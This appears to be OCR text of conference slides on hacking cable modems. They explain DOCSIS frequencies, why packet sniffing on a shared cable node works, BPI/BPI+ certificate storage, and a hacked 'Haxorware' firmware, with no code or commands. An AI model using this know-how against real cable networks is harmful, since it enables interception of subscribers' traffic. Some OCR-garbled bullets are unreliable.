
# Hacking the Cable Modem





**Haxorware 1.0 rc6**

- Hacked Firmware for  Surfboard SB5101

# Speed Compare



# Hacking the Cable Modem

Moving Picture

It's Time to Sniff Packets


# HACKING THE CABLE MODEM PART 2

SAMUEL KOO dual5651@hotmail.com
JIHONG YOON gotofbi@hotmail.com

# Agenda

- About Cable Modem
- Cable Network Sniffing
- Cable Modem Security
- Question and Answer

# Distribution Map




# Inside a Modem

- Tuner
  - Conprovide both upstream and downstream signals
  - nects directly to the COAX outlet
- Demodulator
  - A/D converter
  - Demoluation
  - Error correction
- MAC
  - Extracts data from MPEG
- CPU
  - Controls almost everything in the modem.


# Downstream

- What cable modems receive
- Frequency between 65MHz to 850MHz
- DOCSIS has 6MHz of bandwidth
- Euro DOCSIS has 8MHz of bandwidth
- Modulation 64QAM or 256QAM
- Continuous stream of data



# Upstream

- What cable modems transmit
- Frequency between 5MHz to 65MHz
- Modulation QPSK or 16QAM
- Transmit bursts of data in timeslots (TDM)
- Reserved and contention timeslots



# Why Sniffing is Possible?

- The signal from CMTS is received by every cable modem in the same node
- Cable modem disregards all data that is not intended for itself
- Modem's OS is programmed to drop all frames which are not meant for itself.

# Upstream Sniffing

- Most cable modems are designed to receive the data between 65MHz to 850MHz
- Too many upstream channels to balance the load
- Modem's OS is programmed to drop all frames which are not meant for itself

# Hacking the Cable Modem

Moving Picture

# Cable Modem Security

**BPI: Baseline Privacy Interface**

- Methods for encrypting traffic between the cable modem and the CMTS at triple 56bit DES with 768/1024 bit key modulus


**BPI+: Baseline Privacy Interface Plus**

- Implemented in Docsis 1.1 Specs (Backwards compatible)
- Introduces X.509 v3 (RSA 1024bit) digital certificates & key pairs
- Authentication based on certificate hardware identity; validated when modem registers with a CMTS


**Certificates, Keys & The 'trust ring'**

- Stored in the non-vol settings of a modems firmware
- Contains: Public, Private, and Root Keys, CM & CA Certificates
- DOCSIS Root CA signs manufacturer CA intermediate certificate, manufacturer signs CM certificate. CMTS parses and verifies CM certificate, an identity based on HFC MAC

# DOCSIS Security Overview (BPI+)




# BPI+ CA Root Certificate




- X.509 Certificate
- Stored in Non-Vol
- Public Certificate


# BPI+ CM Certificate




- X.509 Certificate
- Stored in Non-Vol
- Included Mac info

# Cable Modem Security

- Result of Enabling Baseline Privacy



# QUESTION AND ANSWER

?

# THANK YOU